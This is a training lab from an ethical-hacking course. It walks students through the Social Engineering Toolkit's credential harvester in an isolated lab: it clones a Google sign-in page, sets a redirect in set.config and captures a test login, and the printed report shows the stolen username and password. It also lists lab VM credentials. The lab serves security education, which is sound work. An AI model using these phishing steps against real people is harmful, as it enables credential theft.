ETHICAL HACKING V2
LAB SERIES

Lab 18: Social Engineering Attacks with Social Engineering Toolkit

Document Version: 2020-08-24

Material in this Lab Aligns to the Following	
Books/Certifications	**Chapters/Modules/Objectives**
All-In-One CEH Chapters ISBN-13: 978-1260454550	12: Low Tech: Social Engineering and Physical Security
EC-Council CEH v10 Domain Modules	9: Social Engineering
CompTIA Pentest+ Objectives	2.4: Explain the process of leveraging information to prepare for exploitation 3.1: Compare and contrast social engineering attacks 4.2: Compare and contrast various use cases of tools
CompTIA All-In-One PenTest+ Chapters ISBN-13: 978-1260135947	6: Social Engineering

Contents

Introduction


The *SET toolkit* or “Social Engineering Toolkit” is an effective prepackaged toolkit for performing reconnaissance against a target. This lab demonstrates the use of some of its available attacks.

Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:

1. Using the Social Engineering Toolkit (SET)
2. Modifying the SET Parameters
3. Test the SET Attack

Pod Topology



Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.


Virtual Machine	IP Address	**Account** (if needed)	**Password** (if needed)
Kali Linux	192.168.9.2 192.168.0.2	root	toor
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
OpenSUSE	192.168.0.30	osboxes	osboxes.org

1 Using the Social Engineering Toolkit (SET)

1. Click on the **Kali** tab.
2. Click within the console window and press **Enter** to display the login prompt.
3. Enter **`root`** as the *username*. Press **Tab**.
4. Enter **`toor`** as the *password*. Click **Log In**.
5. Open a new terminal by clicking on the **Terminal** icon located at the top of the page, if the terminal is not already opened.
6. Type the command below, followed by pressing **Enter** to open the *Social Engineering Toolkit*.


```
setoolkit
```

7. Read through the *Terms of Service* and press the **`Y`** key, followed by pressing **Enter** to continue.




```
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on
using this tool for malicious purposes that are not authorized by the company you are perform
ing assessments for, you are violating the terms of service and license of this toolset. By h
itting yes (only one time), you agree to the terms of service and that you will only use this
 tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y
```

8. On the *SET* main page, select the **1) Social-Engineering Attacks** menu item by pressing **1,** followed by pressing **Enter**.




```
   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

9. On the *Social-Engineering Attacks* page, select the **2) Website Attack Vectors** menu item. Press **2,** followed by pressing the **Enter** key.




```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

10. On the *Website Attack Vectors* page, select the **3) Credential Harvester Attack Method** menu item. Press **3,** followed by pressing the **Enter** key.




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

 set:webattack>3
```

11. On the *Credential Harvester Attack Method* page, select the **1) Web Templates** menu item. Press **1,** followed by pressing the **Enter** key.




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

12. When prompted for an IP address for the POST back, enter the IP address [**192.168.9.2**] of the *Kali* machine. Press **Enter**.



```
Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.9.2
```

13. On the *Select a template* prompt, select the **2. Google** menu item. Press **2,** followed by pressing the **Enter** key.



```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```


14. When asked if you understand, press **Enter.**

2 Modifying the SET Parameters

1. Open a new *Terminal* by clicking the **File** tab and selecting **New Window**.
2. To edit the redirect settings and URL, type the following command


```
nano /etc/setoolkit/set.config
```

3. Using the arrow keys, scroll down till you see the following. Edit the **HARVESTER_REDIRECT** and **HARVESTER_URL** to match below.



```
### This will redirect the harvester victim to this website once executed, rather than the o>
### For example, if you clone "abcompany.com" and below it says "blahblahcompany.com," it wi>
### This is useful if you want to redirect the victim to an additional site after harvester >
### Simply enable harvester redirect, and then enter "http://websiteofyourchoosing.com" in t>
### to change.
HARVESTER_REDIRECT=ON
HARVESTER_URL=http://192.168.9.2
```

4. Once modified, press **CTRL+X** to exit.
5. When prompted to save, press **Y**.




```
Save modified buffer?
 Y Yes
 N No           ^C Cancel
```


6. When prompted for a file name, press **Enter** to save as **set.config**.
7. Close this Terminal window, leaving the SETOOLKIT terminal window open.

3 Test the SET Attack

1. Click the **OpenSUSE** tab.
2. Log in with **`osboxes`** as the *username* and **`osboxes.org`** as the *password*. Press **Enter**.
3. Click on the **Mozilla Firefox** icon at the bottom.




4. In the *Firefox* window, type **`192.168.9.2`** into the address bar. Press **Enter**.



> Before continuing to the next step, wait 2-5 minutes until you see a *Google* sign-in page appear.

5. In the *Email* field, type **`John Smith`**.
6. In the *Password* field, type **`Letmein`**.


7. Click the **Sign in** button.



John Smith

●●●●●●●


8. Navigate back to the **Kali** tab.
9. Focus on the **Terminal** window. Notice in red the captured Email and Password field captures.



```
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIf
VWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YT
jX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=☃
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=John+Smith
POSSIBLE PASSWORD FIELD FOUND: Passwd=Letmein
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.9.1 - - [28/Jul/2020 11:38:10] "GET / HTTP/1.1" 200 -
192.168.9.1 - - [28/Jul/2020 11:38:10] "GET / HTTP/1.1" 200 -
```

10. Press **CTRL-C** to end and generate a report.


11. Note the location of the file output in */root/.set/reports/*. Press **Enter** to continue.



```
^C[*] File in XML format exported to /root/.set/reports/2020-07-28 11:53:48.804247.xml for yo
ur reading pleasure...

      Press <return> to continue
```

12. Type **99** to exit.
13. Type **99** to exit.
14. Type **99** to exit.
15. In the terminal, change to the *reports* directory with the following command:


```
cd /root/.set/reports
```



```
root@kali:~# cd /root/.set/reports/
root@kali:~/.set/reports#
```

16. List the files to determine the filename with the following command:


```
ls
```



```
root@kali:~/.set/reports# ls
'2020-08-01 18:08:33.485807.xml'   files
root@kali:~/.set/reports#
```

17. Type the command below to view the contents of the report file (replace <rest of file name> with the dynamic dated information in the filename).

```
cat <rest of file name>.xml
```



```
root@kali:~/.set/reports# cat 2020-08-01\ 18\:08\:33.485807.xml
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   URL=http://www.google.com
   <url>      <param>GALX=SJLCkfgaqoM</param>
      <param>continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldz
BENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLc
RiD3YTjX</param>
      <param>service=lso</param>
      <param>dsh=-7381887106725792428</param>
      <param>_utf8=☃</param>
      <param>bgresponse=js_disabled</param>
      <param>pstMsg=1</param>
      <param>dnConn=</param>
      <param>checkConnection=</param>
      <param>checkedDomains=youtube</param>
      <param>Email=John+Smith</param>
      <param>Passwd=Letmein</param>
      <param>signIn=Sign+in</param>
      <param>PersistentCookie=yes</param>
   </url>
</harvester>
root@kali:~/.set/reports#
```

> Note that it is easier to use the *Tab* command completion feature in Linux. Type **`cat 2`** and then press the **Tab** key for the system to complete the actual filename. Make sure to replace *<rest of file name>* with the dynamic dated information in the filename.

18. Notice the email and password have been obtained successfully.
19. You may now end your reservation.